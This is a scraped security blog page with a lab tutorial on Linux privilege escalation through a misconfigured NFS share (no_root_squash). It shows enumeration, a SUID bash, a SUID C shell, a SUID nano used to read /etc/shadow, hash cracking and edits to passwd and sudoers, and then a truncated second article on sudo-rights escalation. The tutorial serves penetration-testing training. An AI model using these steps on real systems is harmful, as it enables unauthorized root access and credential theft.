

# Hacking Articles

Raj Chandel's Blog

Author

Web Penetration Testing

Penetration Testing

Courses We Offer

My Books

Donate us

## Linux Privilege Escalation using Misconfigured NFS

posted in **PENETRATION TESTING** on **MAY 26, 2018** by **RAJ CHANDEL** with **0 COMMENT**

After solving several OSCP Challenges we decided to write the article on the various method used for Linux privilege escalation, that could be helpful for our readers in their penetration testing project. In this article, we will learn how to exploit a misconfigured NFS share to gain root access to a remote host machine.

### Table of contents

Introduction of NFS

Misconfigured NFS Lab setup

Scanning NFS shares

- Nmap script

### Search

ENTER KEYWORD

### Subscribe to Blog via Email

Email Address

SUBSCRIBE

- showmount

Exploiting NFS server for Privilege Escalation via:

**Bash file**

**C program file**

**Nano/vi**

- Obtain shadow file
- Obtain passwd file
- Obtain sudoers file

**Let's Start!!**

**Network File System (NFS):** Network File System permits a user on a client machine to mount the shared files or directories over a network. NFS uses Remote Procedure Calls (RPC) to route requests between clients and servers. Although NFS uses **TCP/UDP port 2049** for sharing any files/directories over a network.

## Misconfigured NFS Lab setup

Basically, there are three core configuration files (`/etc/exports`, `/etc/hosts.allow`, and `/etc/hosts.deny`) you will need to configure to set up an NFS server. BUT to configure weak NFS server we will look only `/etc/export` file.

To install NFS service execute below command in your terminal and open `/etc/export` file for configuration.

```
1 | sudo apt-get update
2 | sudo apt install nfs-kernel-server
3 | nano /etc/exports
```



The `/etc/exports` file holds a record for each directory that you expect to share within a network machine. Each record describes how one directory or file is shared.

Apply basic syntax for configuration:

**Directory    Host-IP(Option-list)**

There are various options will define which type of Privilege that machine will have over shared directory.

- **rw:** Permit clients to read as well as write access to shared directory.
- **ro:** Permit clients to Read-only access to shared directory..
- **root\_squash:** This option Prevents file request made by user root on the client machine because NFS shares change the root user to the nfsnobody user, which is an unprivileged user account.
- **no\_root\_squash:** This option basically gives authority to the root user on the client to access files on the NFS server as root. And this can lead to serious security implication.
- **async:** It will speed up transfers but can cause data corruption as NFS server doesn't wait for the complete write operation to be finished on the stable storage, before replying to the client.
- **sync:** The sync option does the inverse of async option where the NFS server will reply to the client only after the data is finally written to the stable storage.

## Categories

- ❑ [BackTrack 5 Tutorials](#)
- ❑ [Best of Hacking](#)
- ❑ [Browser Hacking](#)
- ❑ [Cryptography & Stegnography](#)
- ❑ [CTF Challenges](#)
- ❑ [Cyber Forensics](#)
- ❑ [Database Hacking](#)
- ❑ [Domain Hacking](#)
- ❑ [Email Hacking](#)
- ❑ [Footprinting](#)
- ❑ [Hacking Tools](#)
- ❑ [Kali Linux](#)
- ❑ [Nmap](#)
- ❑ [Others](#)
- ❑ [Penetration Testing](#)
- ❑ [Social Engineering Toolkit](#)
- ❑ [Trojans & Backdoors](#)
- ❑ [Website Hacking](#)
- ❑ [Window Password Hacking](#)
- ❑ [Windows Hacking Tricks](#)
- ❑ [Wireless Hacking](#)
- ❑ [Youtube Hacking](#)

```
# /etc/exports: the access control list for filesystems which may be exported
#           to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4      gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
#/home      *(rw,no_root_squash)
```

Hopefully, it might be clear to you, how to configure the /etc/export file by using a particular option. An NFS system is considered weak or Misconfigured when following entry/record is edit into it for sharing any directory.

```
1 | /home      *(rw,no_root_squash)
```

Above entry shows that we have shared **/home** directory and allowed the **root** user on the client to access files to **read/ write** operation and **\*** sign denotes connection from any Host machine. After then restart the service with help of the following command.

```
1 | sudo /etc/init.d/nfs-kernel-server restart
```

```
root@ubuntu:~# sudo /etc/init.d/nfs-kernel-server restart ↵
[ ok ] Restarting nfs-kernel-server (via systemctl): nfs-kernel-server.service.
```

## Scanning NFS shares

### Nmap

You can take help of Nmap script to scan NFS service in target network because it reveals the name of share directory of target's system if port 2049 is opened.

```
1 | nmap -sV --script=nfs-showmount 192.168.1.102
```

## Articles

Select Month

## Facebook Page



Be the first of your friends to like this

```
root@kali:~# nmap -sV --script=nfs-showmount 192.168.1.102 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 07:24 EDT
Nmap scan report for 192.168.1.102
Host is up (0.000074s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind 2-4 (RPC #100000)
nfs-showmount:
  /home *
rpcinfo:
  program version  port/proto  service
  100000  2,3,4      111/tcp    rpcbind
  100000  2,3,4      111/udp   rpcbind
  100003  2,3        2049/udp   nfs
  100003  2,3,4      2049/tcp   nfs
  100005  1,2,3      37070/udp  mountd
  100005  1,2,3      37273/tcp  mountd
  100021  1,3,4      34993/tcp  nlockmgr
  100021  1,3,4      54899/udp  nlockmgr
  100227  2,3        2049/tcp   nfs_acl
  100227  2,3        2049/udp   nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:DB:CE:33 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Basically nmap exports showmount -e command to identify the shared directory and here we can clearly observe **/home \*** is shared directory for everyone in the network.

## Showmount

The same thing can be done manually by using showmount command but for that install nfs-common package on your local machine with help of the following command.

```
1 | apt-get install nfs-common
2 | showmount -e 192.168.1.102
```

```
root@kali:~# showmount -e 192.168.1.102 ↵
Export list for 192.168.1.102:
/home *
```

## Exploiting NFS server for Privilege Escalation

### Bash file

Now execute below command on your local machine to exploit NFS server for root privilege.

```
1 mkdir /tmp/raj
2 mount -t nfs 192.168.1.102:/home /tmp/raj
3 cp /bin/bash .
4 chmod +s bash
5 ls -la bash
```

Above command will create a new folder raj inside /tmp and mount shared directory /home inside /tmp/raj. Then upload a local exploit to gain root by copying bin/bash and set suid permission.

```
root@kali:~# mkdir /tmp/raj ↵
root@kali:~# mount -t nfs 192.168.1.102:/home /tmp/raj ↵
root@kali:~# cd /tmp/raj ↵
root@kali:/tmp/raj# cp /bin/bash . ↵
root@kali:/tmp/raj# chmod +s bash ↵
root@kali:/tmp/raj# ls -la bash ↵
-rwsr-sr-x 1 root root 1111240 May 24 07:31 bash
root@kali:/tmp/raj#
```

Use **df -h** command to get summary of the amount of free disk space on each mounted disk.

Filesystem	Size	Used	Avail	Use%	Mounted on
udev	2.0G	0	2.0G	0%	/dev
tmpfs	395M	12M	383M	4%	/run
/dev/sda1	77G	15G	58G	21%	/
tmpfs	2.0G	56M	1.9G	3%	/dev/shm
tmpfs	5.0M	0	5.0M	0%	/run/lock
tmpfs	2.0G	0	2.0G	0%	/sys/fs/cgroup
tmpfs	395M	16K	395M	1%	/run/user/131
tmpfs	395M	48K	395M	1%	/run/user/0
192.168.1.102:/home	19G	5.4G	13G	31%	/tmp/raj

First, you need to compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh. Now we knew that /home is shared directory, therefore, move inside it and follow below steps to get root access of victim's machine.

```
1 cd /home
2 ls
3 ./bash -p
4 id
5 whoami
```

So, it was the first method to pwn the root access with help of bin/bash if NFS system is configured weak.

```
root@kali:~# ssh ignite@192.168.1.102 ↵
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage

214 packages can be updated.
9 updates are security updates.

*** System restart required ***
Last login: Thu May 17 09:56:33 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home ↵
ignite@ubuntu:/home$ ls
bash  hacker  ignite  raaaz  raj
ignite@ubuntu:/home$ ./bash -p ↵
bash-4.4# id
uid=1001(ignite) gid=1001(ignite) euid=0(root) egid=0(root) groups=0(sudo),1001(ignite)
bash-4.4# whoami
root
root
bash-4.4#
```

## C Program

Similarly, we can use C language program file for root privilege escalation. We have generated a C-Program file and copied it into /tmp/raj folder. Since it is c program file therefore first we need to compile it and then set uid permission as done above.

```
1 cp asroot.c /tmp/root
2 cd /tmp/raj
3 gcc asroot.c -o shell
4 chmod +s shell
```

```
root@kali:~/pentest/shell# cat asroot.c ↵
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main()
{
    setuid(geteuid());
    system("/bin/bash");
    return 0;
}

root@kali:~/pentest/shell# cp asroot.c /tmp/raj ↵
root@kali:~/pentest/shell# cd /tmp/raj ↵
root@kali:/tmp/raj# gcc asroot.c -o shell ↵
asroot.c: In function 'main':
asroot.c:8:4: warning: implicit declaration of function 'system' [-Wim
    system("/bin/bash");
    ^~~~~~
root@kali:/tmp/raj# chmod +s shell ↵
root@kali:/tmp/raj# ls -la shell ↵
-rwsr-sr-x 1 root root 8520 May 24 08:12 shell
```

Now repeat the above process and run shell file to obtained root access.

```
1 cd /home
2 ls
3 ./shell
4 id
5 whoami
```

So, it was the second method to pwn the root access with help of bin/bash via c-program if NFS system is misconfigured.

```
root@kali:~# ssh ignite@192.168.1.102 ↵
ignite@192.168.1.102's password: ↵
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

214 packages can be updated.
9 updates are security updates.

*** System restart required ***
Last login: Thu May 24 05:07:19 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home ↵
ignite@ubuntu:/home$ ls ↵
asroot.c bash hacker ignite razaZ raj shell
ignite@ubuntu:/home$ ./shell ↵
root@ubuntu:/home# id ↵
uid=0(root) gid=1001(ignite) groups=1001(ignite),27(sudo)
root@ubuntu:/home# whoami ↵
root
root@ubuntu:/home#
```

## Nano/Vi

Nano and vi editor both are most dangerous applications that can lead to privilege escalation if share directly or indirectly. In our case, it not shared directly but still, we can use any application for exploiting root access.

Follow below steps:

```
1 | cp /bin/nano
2 | chmod 4777 nano
3 | ls -la nano
```

```
root@kali:/tmp/raj# cp /bin/nano . ↵
root@kali:/tmp/raj# chmod 4777 nano ↵
root@kali:/tmp/raj# ls -la nano ↵
-rwsrwxrwx 1 root root 241744 May 24 09:12 nano
root@kali:/tmp/raj#
```

Since we have set suid permission to nano therefore after compromising target's machine at least once we can escalate root privilege through various techniques.

```
1 | cd /home
2 | ls
3 | ./nano -p etc/shadow

root@kali:/tmp/raj# ssh ignite@192.168.1.102 ↵
ignite@192.168.1.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

205 packages can be updated.
0 updates are security updates.

*** System restart required ***
Last login: Thu May 24 06:07:21 2018 from 192.168.1.107
ignite@ubuntu:~$ cd /home ↵
ignite@ubuntu:/home$ ls
asroot.c bash hacker ignite nano razaZ raj
ignite@ubuntu:/home$ ./nano -p /etc/shadow ↵
```

When you will execute above command it will open shadow file, from where you can copy the hash password of any user.

```
root!:17660:0:99999:7:::  
daemon*:17379:0:99999:7:::  
bin*:17379:0:99999:7:::  
sys*:17379:0:99999:7:::  
sync*:17379:0:99999:7:::  
games*:17379:0:99999:7:::  
man*:17379:0:99999:7:::  
lp*:17379:0:99999:7:::  
mail*:17379:0:99999:7:::  
news*:17379:0:99999:7:::  
uucp*:17379:0:99999:7:::  
proxy*:17379:0:99999:7:::  
www-data*:17379:0:99999:7:::  
backup*:17379:0:99999:7:::  
list*:17379:0:99999:7:::  
irc*:17379:0:99999:7:::  
gnats*:17379:0:99999:7:::  
nobody*:17379:0:99999:7:::  
systemd-timesync*:17379:0:99999:7:::  
systemd-network*:17379:0:99999:7:::  
systemd-resolve*:17379:0:99999:7:::  
systemd-bus-proxy*:17379:0:99999:7:::  
syslog*:17379:0:99999:7:::  
_apt*:17379:0:99999:7:::  
messagebus*:17379:0:99999:7:::  
uuidd*:17379:0:99999:7:::  
lightdm*:17379:0:99999:7:::  
whoopsie*:17379:0:99999:7:::  
avahi-autoipd*:17379:0:99999:7:::  
avahi*:17379:0:99999:7:::  
dnsmasq*:17379:0:99999:7:::  
colord*:17379:0:99999:7:::  
speech-dispatcher!:17379:0:99999:7:::  
hplip*:17379:0:99999:7:::  
kernoops*:17379:0:99999:7:::  
pulse*:17379:0:99999:7:::  
rtkit*:17379:0:99999:7:::  
saned*:17379:0:99999:7:::  
usbmux*:17379:0:99999:7:::  
raj:$1$nd0Xcyy0$ltIqiwMVA2t0C3H06GEas.:17660:0:99999:7:::  
ftp*:17660:0:99999:7:::  
sshd*:17660:0:99999:7:::  
mysql!:17660:0:99999:7:::  
ignite:$6$bQlMiXQH$9FonQS2l5tVfKwmVqW4hWfpv011c4ahjRIBpDAEhH99kI46g0q2BARcAnBbXI
```

```
raaz:$6$0iYj8YFx$p0URWy4/JZZ9xg5GqsUmYSJ7ecgQVGVqVd0Cyj.IqwFr.N/7TP6dFPjNqTmVH5:  
statd:*:17675:0:99999:7:::
```

Here I have copied hash password of the user: raj in a text file and saved as shadow then use john the ripper to crack that hash password.

Awesome!!! It tells raj having password 123. Now either you can login as raj and verify its privilege or follow next step.

```
root@kali:~/Desktop# john shadow  
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"  
Use the "--format=aix-smd5" option to force loading these as that type instead  
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"  
Use the "--format=sha512crypt" option to force loading hashes of that type instead  
Warning: only loading hashes of type "md5crypt", but also saw type "crypt"  
Use the "--format=crypt" option to force loading hashes of that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
123          (raj)  
1g 0:00:00:00 DONE 2/3 (2018-05-24 09:19) 5.882g/s 17305p/s 17305c/s 17305C/s money..hello  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

## Passwd file

Now we know the password of raj user but we are not sure that raj has root privilege or not, therefore, we can add raj into the root group by editing etc/passwd file.

```
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001,,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
raaz:x:0:0,,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:1000:1000,,,,:/home/raj:/bin/bash
```

Open the passwd file with help of nano and make following changes

```
1 | ./nano -p etc/passwd
2 | raj:x:0:0,,,,:/home/raj:/bin/bash
```

```
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,,:/var/lib/usbmux:/bin/false
ftp:x:121:129:ftp daemon,,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001,,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
raaz:x:0:0,,,,:/home/raaz:/bin/bash
statd:x:124:65534::/var/lib/nfs:/bin/false
raj:x:0:0,,,,:/home/raj:/bin/bash
```

Now use su command to switch user and enter the password found for raj.

```
1 | su raj
2 | id
3 | whoami
```

Great!!! This was another way to get root access to target's machine.

```
ignite@ubuntu:/home$ su raj ↵
Password:
root@ubuntu:/home# id ↵
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),
root@ubuntu:/home# whoami ↵
root
root@ubuntu:/home#
```

### Sudoers file

We can also escalate root privilege by editing sudoers file where we can assign ALL privilege to our non-root user (ignite).

```
#  
# This file MUST be edited with the 'visudo' command as root.  
#  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
#  
# See the man page for details on how to write a sudoers file.  
#  
Defaults      env_reset  
Defaults      mail_badpass  
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
  
# Members of the admin group may gain root privileges  
%admin   ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo    ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "#include" directives:  
  
#includedir /etc/sudoers.d
```

Open the sudoers file with help of nano and make following changes

```
1 | ./nano -p etc/sudoers  
2 | ignite ALL=(ALL:ALL) NOPASSWD: ALL
```

```
#  
# This file MUST be edited with the 'visudo' command as root.  
#  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
#  
# See the man page for details on how to write a sudoers file.  
#  
Defaults        env_reset  
Defaults        mail_badpass  
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
ignite ALL=(ALL:ALL) NOPASSWD: ALL  
# Members of the admin group may gain root privileges  
%admin   ALL=(ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo    ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "#include" directives:  
  
#includedir /etc/sudoers.d
```

Now use sudo bash command to access root terminal and get root privilege

```
1 | sudo bash  
2 | id  
3 | whoami
```

```
ignite@ubuntu:/home$ sudo bash ↵  
root@ubuntu:/home# id ↵  
uid=0(root) gid=0(root) groups=0(root)  
root@ubuntu:/home# whoami ↵  
root  
root@ubuntu:/home# ↵
```

Conclusion: Thus we saw the various approach to escalated root privilege if port 2049 is open for NFS services and server is weak configured. For your practice, you can play with ORCUS which is a vulnerable lab of vulnhub and read the article from here.

**Author:** AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)

## Linux Privilege Escalation using Sudo Rights

posted in **PENETRATION TESTING** on **MAY 24, 2018** by **RAJ CHANDEL** with **0 COMMENT**

In our previous articles, we have discussed Linux Privilege Escalation using SUID Binaries and /etc/passwd file and today we are posting another method of “Linux privilege Escalation using Sudoers file”. While solving CTF challenges, for privilege escalation we always check root permissions for any user to execute any file or command by executing **sudo -l command**. You can read our previous article where we had applied this trick for privilege escalation.

### Let's Start with Theoretical Concept!!

In Linux/Unix, a sudoers file inside /etc is the configuration file for sudo rights. We all know the power of sudo command, the word sudo represent **Super User Do** root privilege task. Sudoers file is that file where the users and groups with root privileges are stored to run some or all commands as root or another user. Take a look at the following image.

```
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#
#includeif /etc/sudoers.d
```

When you run any command along with sudo, it needs root privileges for execution, Linux checks that particular username within the sudoers file. And it concluded, that the particular username is in the list of sudoers file or not, if not then you cannot run the command or program using sudo command. As per sudo rights the root user can execute from **ALL terminals**, acting as **ALL users: ALL group**, and run **ALL command**.

## Sudoer File Syntax


If you (root user) wish to grant sudo right to any particular user then type **visudo** command which will open the sudoers file for editing. Under “user privilege specification” you will

observe default root permission “**root ALL=(ALL:ALL) ALL**” BUT in actual, there is **Tag option** also available which is **optional**, as explained below in the following image.

Consider the given example where we want to assign sudo rights for user:raaz to access the terminal and run copy command with root privilege. Here NOPASSWD tag that means no password will be requested for the user.

**NOTE:**

1. (ALL:ALL) can also represent as (ALL)
2. If you found (root) in place of (ALL:ALL) then it denotes that user can run the command as root.
3. If nothing is mention for user/group then it means sudo defaults to the root user.



**Example:** **Raaz ALL=(root) NOPASSWD: /bin/cp**

**Let's Begin!!**

Let's get into deep through practical work. First, create a user which should be not the sudo group user. Here we have added user “raaz” who's UID is 1002 and GID is 1002 and hence raaz is non-root user.

```
root@ubuntu:~# adduser raaaz ↵
Adding user `raaz' ...
Adding new group `raaz' (1002) ...
Adding new user `raaz' (1002) with group `raaz' ...
Creating home directory `/home/raaz' ...
Copying files from `/etc/skel'...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for raaaz
Enter the new value, or press ENTER for the default
      Full Name []:
      Room Number []:
      Work Phone []:
      Home Phone []:
      Other []:
Is the information correct? [Y/n] y
root@ubuntu:~#
```

## Traditional Method to assign Root Privilege

If system administrator wants to give ALL permission to user raaaz then he can follow below steps to add user raaaz under User Privilege Specification category.

```
1 | visudo
2 | raaaz ALL=(ALL:ALL) ALL
3 | or
4 | raaaz ALL=(ALL) ALL
```

```
#  
# This file MUST be edited with the 'visudo' command as root.  
#  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
#  
# See the man page for details on how to write a sudoers file.  
#  
Defaults        env_reset  
Defaults        mail_badpass  
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
raaz    ALL=(ALL:ALL) ALL  
# Members of the admin group may gain root privileges  
%admin  ALL=(ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo   ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "#include" directives:  
  
#includedir /etc/sudoers.d
```

## Spawn Root Access

On other hands start yours attacking machine and first compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh and want to know sudo rights for the current user then execute below command.

```
1 | sudo -l
```

In the traditional method, PASSWD option is enabled for user authentication while executing above command and it can be disabled by using NOPASSWD tag. The highlighted

text is indicating that current user is authorized to execute all command. Therefore we have obtained root access by executing the command.

```
1 | sudo su  
2 | id
```

```
root@kali:~# ssh raaz@192.168.1.105 ↵  
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.  
ECDSA key fingerprint is SHA256:mhXn7hN8RbmffLmU2/H+twCnyNKkyJc+w+WUV+zvndE.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hosts.  
raaz@192.168.1.105's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)  
  
 * Documentation: https://help.ubuntu.com  
 * Management: https://landscape.canonical.com  
 * Support: https://ubuntu.com/advantage  
  
207 packages can be updated.  
0 updates are security updates.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
raaz@ubuntu:~$ sudo -l ↵  
[sudo] password for raaz:  
Matching Defaults entries for raaz on ubuntu:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:,  
  
User raaz may run the following commands on ubuntu:  
    (ALL : ALL) ALL  
raaz@ubuntu:~$ sudo su ↵  
root@ubuntu:/home/raaz# id ↵  
uid=0(root) gid=0(root) groups=0(root)  
root@ubuntu:/home/raaz#
```

## Default Method to assign Root Privilege

If system administrator wants to give root permission to user raaz to execute all command and program then he can follow below steps to add user raaz under User Privilege Specification category.

```
1 visudo  
2 raaz ALL=ALL  
3 or  
4 raaz ALL=(root) ALL
```

Here also Default PASSWD option is enabled for user authentication.

```
#  
# This file MUST be edited with the 'visudo' command as root.  
#  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
#  
# See the man page for details on how to write a sudoers file.  
#  
Defaults      env_reset  
Defaults      mail_badpass  
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root  ALL=(ALL:ALL) ALL  
raaz  ALL= ALL  
# Members of the admin group may gain root privileges  
%admin  ALL=(ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo   ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "#include" directives:
```

## Spawn Root Access

Again compromise the target system and then move for privilege escalation stage as done above and execute below command to view sudo user list.

`sudo -l`

Here you can perceive the highlighted text which is representative that the user raza can run all command as root user. Therefore we can achieve root access by performing further down steps.

```
1 | sudo su
2 | or
3 | sudo bash
```

**Note:** Above both methods will ask user's password for authentication at the time of execution of `sudo -l` command because by Default PASSWD option is enabled.

```
root@kali:~# ssh raza@192.168.1.105
raza@192.168.1.105's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

207 packages can be updated.
0 updates are security updates.

Last login: Fri May 18 08:11:59 2018 from 192.168.1.107
raza@ubuntu:~$ sudo -l
[sudo] password for raza:
Matching Defaults entries for raza on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr

User raza may run the following commands on ubuntu:
    (root) ALL
raza@ubuntu:~$ sudo bash
root@ubuntu:~#
```

## Allow Root Privilege to Binary commands

Sometimes the user has the authorization to execute any file or command of a particular directory such as /bin/cp, /bin/cat or /usr/bin/find, this type of permission lead to privilege escalation for root access and it can be implemented with help of following steps.

```
1 | raza ALL=(root) NOPASSWD: /usr/bin/find
```

**NOTE:** Here NOPASSWD tag that means no password will be requested for the user while running sudo -l command.

```
#  
# This file MUST be edited with the 'visudo' command as root.  
#  
# Please consider adding local content in /etc/sudoers.d/ instead of  
# directly modifying this file.  
#  
# See the man page for details on how to write a sudoers file.  
#  
Defaults        env_reset  
Defaults        mail_badpass  
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/us  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
